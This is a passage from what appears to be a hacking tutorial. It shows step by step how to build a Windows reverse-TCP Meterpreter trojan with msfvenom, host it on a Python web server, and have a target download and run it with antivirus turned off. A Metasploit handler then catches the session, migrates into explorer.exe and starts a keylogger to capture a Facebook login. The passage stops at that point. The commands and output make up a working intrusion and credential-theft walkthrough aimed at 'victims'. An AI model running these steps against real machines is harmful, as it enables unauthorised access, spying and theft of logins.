
You can see that the **New_Text_Document** got deleted from the user's(victim) desktop.




Step 13: Now we will create a new folder by uploading a file containing our message into the victim machine's desktop. Let's first create our text file containing a message for the user of the victim machine.





Now you can create a directory by clicking on 'Create a Directory' and paste your file inside that folder and upload any malicious file or you can send a text file directly by clicking on 'upload' tab and selecting the file to upload as we have done below:
We are directly sending a text file in order for the user to see the text directly by 'double click' on it as shown below.





Now as you can see on the victim's machine a text file is created without their notice and we have successfully uploaded our text file containing our message for the user, now when the user opens it, they can see our text message telling them that they are hacked.





In this way, hackers can easily hack the user machine if the victim's machine is not secured and there are open and unused port numbers.

Use the Metasploit framework to hack Windows 10 system by creating Trojan

On Kali Linux, use **msfvenom** to create a malicious file(trojan) with .exe file for the reverse TCP connection to windows operating system.

Step 1: In Kali Linux, execute the command '**msfvenom -h**' to learn about various options msfvenom offers.

```
(kali㉿kali)-[~]
$ msfvenom -h
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe
-o payload.exe

Options:
  -l, --list           <type>      List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs, encrypt, formats, all
  -p, --payload        <payload>    Payload to use (--list payloads to list, --list-options for arguments). Specify '-' or STDIN for custom
  --list-options       <value>     List --payload <value>'s standard, advanced and evasion options
  -f, --format         <format>    Output format (use --list formats to list)
  -e, --encoder        <encoder>   The encoder to use (use --list encoders to list)
```

Step 2: Now list all the payloads msfvenom has, to determine which payload you want to use, use command as follows:

```
(kali㉿kali)-[~]
$ msfvenom -l payloads

windows/x64/meterpreter_reverse_ipv6 _tcp      Connect back to attacker and spawn a Meterpreter shell. Requires Windows XP SP2 or newer.
windows/x64/meterpreter_reverse_tcp               Connect back to attacker and spawn a Meterpreter shell. Requires Windows XP SP2 or newer.
windows/x64/peinject/bind_ipv6_tcp              Inject a custom native PE file into the exploited process using a reflective PE loader. The reflective PE lo
```

Now choose the payload that you want to deploy in our target machine, here we have selected ‘**windows/x64/meterpreter_reverse_tcp**’ as our payload.

Step 3: We will be needed our attacker’s IP address to set it in our payload, open another terminal and check it’s IP address using ‘**ifconfig**’ command.

```
(kali㉿kali)-[~]
$ ifconfig

docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
      inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:0c:09:78:e9  txqueuelen 0  (Ethernet)
          RX packets 0  bytes 0 (0.0 B)
          RX errors 0  dropped 0  overruns 0  frame 0
          TX packets 0  bytes 0 (0.0 B)
          TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
          Preserving the payload as a new thread

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 192.168.1.6  netmask 255.255.255.0  broadcast 192.168.1.255
        ether 08:00:27:53:0c:ba  txqueuelen 1000  (Ethernet)
          RX packets 46  bytes 6799 (6.6 KiB)
          RX errors 0  dropped 0  overruns 0  frame 0
          TX packets 29  bytes 4495 (4.3 KiB)
          TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
          Show this message again, or type 'help' for a list of commands.

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
      inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
          RX packets 4  bytes 240 (240.0 B)
          RX errors 0  dropped 0  overruns 0  frame 0
          TX packets 4  bytes 240 (240.0 B)
          TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```

Step 4: Now let's make a directory in Desktop for our payload, use command as shown in the following screenshot.

```
(kali㉿kali)-[~]
$ cd Desktop

(kali㉿kali)-[~/Desktop]
$ mkdir host

(kali㉿kali)-[~/Desktop]
$ cd host

(kali㉿kali)-[~/Desktop/host]
```

Step 5: To set the variables to the payload, use the following command and set variables:

```
msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=192.168.1.6
LPORT=5555 -f exe > session.exe
```

here,

-p --> payload name

-f --> format of payload, here .exe file format is used


```
(kali㉿kali)-[~/Desktop/host]
$ msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=192.168.1.6 LPORT=5555
-f exe > session.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 200774 bytes
Final size of exe file: 207360 bytes
```

A malicious file '**session.exe**' is generated in the **host** directory which upon execution on windows target machine will give a reverse shell to the attacker.

Step 6: Now host this malicious file using the commands shown in the following screenshot:

```
(kali㉿kali)-[~/Desktop/host]
$ python2 -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Now open the target machine (windows virtual machine) and turn off the firewall and antivirus settings.



⚙️ Virus & threat protection settings

View and update Virus & threat protection settings for Microsoft Defender Antivirus.

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.


- ✖️ Real-time protection is off, leaving your device vulnerable.




Cloud-delivered protection

Provides increased and faster protection with access to the latest protection data in the cloud. Works best with Automatic sample submission turned on.

Now on target machine open browser and type hosting machine's IP address (**kali's IP address**), hit enter and you will see session.exe directly because we have hosted this malicious file from **host directory of desktop**(~/Desktop/host), that's why we get directed inside the host folder.



Now click on the **session.exe** and the security feature of browser interrupts in order for you to make sure if you trust the file before downloading, let's click on '**Keep anyway**'.



You can see that target machine has accessed and downloaded our file from our kali machine which was listening on port 80 as shown in the screenshot below:
Here we can see that '**192.168.1.8**' has requested for **session.exe**. Save session.exe to Desktop.

```
(kali㉿kali)-[~/Desktop/host]
└─$ python2 -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
192.168.1.8 - - [24/Jul/2023 14:33:59] "GET / HTTP/1.1" 200 -
192.168.1.8 - - [24/Jul/2023 14:34:04] "GET /session.exe HTTP/1.1" 200 -
```

We can cross check that **192.168.1.8** is our target's IP address by using the command **ipconfig** in windows command prompt.

```
Command Prompt
Microsoft Windows [Version 10.0.19045.3208]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Rahul>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

  Connection-specific DNS Suffix  . :
  IPv6 Address . . . . . : 2401:4900:1c42:1c11:e14d:a8ea:a760:1de1
  Temporary IPv6 Address . . . . . : 2401:4900:1c42:1c11:3d86:41dd:e5b3:572f
  Link-local IPv6 Address . . . . . : fe80::4a6c:ec0c:9889:f270%7
  IPv4 Address . . . . . : 192.168.1.8
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : fe80::1%7
                                192.168.1.1

C:\Users\Rahul>
```

Step 7: Launch Metasploit framework console from another terminal in our kali machine.

Type **msfconsole** in the terminal and hit enter and you will enter into Metasploit framework.

Here use **exploit/multi/handler** to listen for the target machine when they execute the program.

Set payload as **windows/x64/meterpreter_reverse_tcp** which was used to create our trojan.

```
(kali㉿kali)-[~/Desktop/host]
$ msfconsole

          .:ok000kdc'          'cdk000ko:.
.oooooooooooooo00c      c000oooooooooooox.
:oooooooooooo0000k,    ,k000oooooooooooo000:
'oooooooooooo0kkkk0000: :oooooooooooo0000000000'
oooooooooooo.MMMM.o0000o0000l.MMM,00000000o
doooooooooooo.MMMMMM.c00000c.MMMMMM,00000000x
l000000000.MMMMMMM; d; MBBBBBMM,00000000l
.00000000.MMM.; MBBBBBMM; MMM,00000000.
c0000000.MMM.00c.MBBBB'000.MMM,0000000c
00000000.MMM.0000.MMM:0000.MMM,000000o
l000000.MMM.0000.MMM:0000.MMM,000000l
;0000'MMM.0000.MMM:0000.MMM;0000;
.d000'WM.0000occcx0000.MX'x0d.
,k0l'M.0000000000000.M'd0k,
:kk;.0000000000000.;ok:
;k000000000000000k:
,x000000000000x,
.l00000000l.
,d0d,
.

=[ metasploit v6.3.16-dev
+ -- --=[ 2315 exploits - 1208 auxiliary - 412 post
+ -- --=[ 975 payloads - 46 encoders - 11 nops
+ -- --=[ 9 evasion ]]

Metasploit tip: View a module's description using
info, or the enhanced version in your browser with
info -d
Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```


```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter_reverse_tcp
PAYLOAD => windows/x64/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > 
```

Here, set kali's IP address (**192.168.1.6**) in **LHOST**, and set **LPORT** as **5555**, you can set any port that you want, (if you don't specify port number it will set to 4444 by default).

After that type '**exploit**' as shown below, hit enter and you can see it has started reverse TCP. It will listen for any connections that'll occur.

```
msf6 exploit(multi/handler) > set LHOST 192.168.1.6
LHOST => 192.168.1.6
msf6 exploit(multi/handler) > set LPORT 5555
LPORT => 5555
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.6:5555
```

Step 8: Go to target machine and execute the file as shown below, run it as administrator, make sure firewall and antivirus are turned off.



Here we can see that meterpreter session has opened.

Step 9: Let's check system information using 'sysinfo' command. ('sysinfo' is a meterpreter shell command)

```
msf6 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter_reverse_tcp
PAYLOAD => windows/x64/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.6
LHOST => 192.168.1.6
msf6 exploit(multi/handler) > set LPORT 5555
LPORT => 5555
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.6:5555
[*] Meterpreter session 30 opened (192.168.1.6:5555 -> 192.168.1.8:50725) at 202
3-07-24 14:56:20 -0400
```

```
meterpreter > sysinfo
Computer       : DESKTOP-KBLJL5B
OS            : Windows 10 (10.0 Build 19045).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x64/windows
meterpreter >
```

Step 10: Now use ‘ps’ command to display a list of running processes on the target.

```
meterpreter > ps
```

Process List						
PID	PPID	Name	Arch	Session	User	Path
0	0	[System Proces s]				
4	0	System	x64	0		
108	4	Registry	x64	0		
184	708	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svch

Here you can see that the process ID(PID) of **explorer.exe** process is ‘7552’ which we need first to start the **keylogger module**.

7164	708	svchost.exe	x64	0	DESKTOP-KBLJL5B\Rahul	C:\Windows\SystemApps\Sh
7524	852	ShellExperienc eHost.exe	x64	1		e2txyewy\ShellExperienceH
7552	852	explorer.exe	x64	1	DESKTOP-KBLJL5B\Rahul	ost.exe C:\Windows\explorer.exe
7716	1716	msedge.exe	x64	1	DESKTOP-KBLJL5B\Rahul	C:\Program Files (x86)\M
7788	708	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVI CE	icrosoft\Edge\Application\msedge.exe C:\Windows\System32\svch
						ost.exe

To check your current process ID type **getpid** in same console and then type ‘**migrate 7552**’ to migrate the process from current PID to Explorer.exe PID.

```
meterpreter > getpid
```

Current pid: 1920

```
meterpreter > migrate 7552
```

[*] Migrating from 1920 to 7552 ...

[*] Migration completed successfully.

```
meterpreter >
```

Step 11: Now use command ‘**keyscan_start**’ to start the remote key logging, we will view the captured keystrokes entered by the victim.

```
[*] Migrating from 1920 to 7552 ...
```


[*] Migration completed successfully.

```
meterpreter > keyscan_start
```

Starting the keystroke sniffer ...

```
meterpreter >
```

Now let's go to facebook.com in the browser of our target machine and login to your account as shown below:

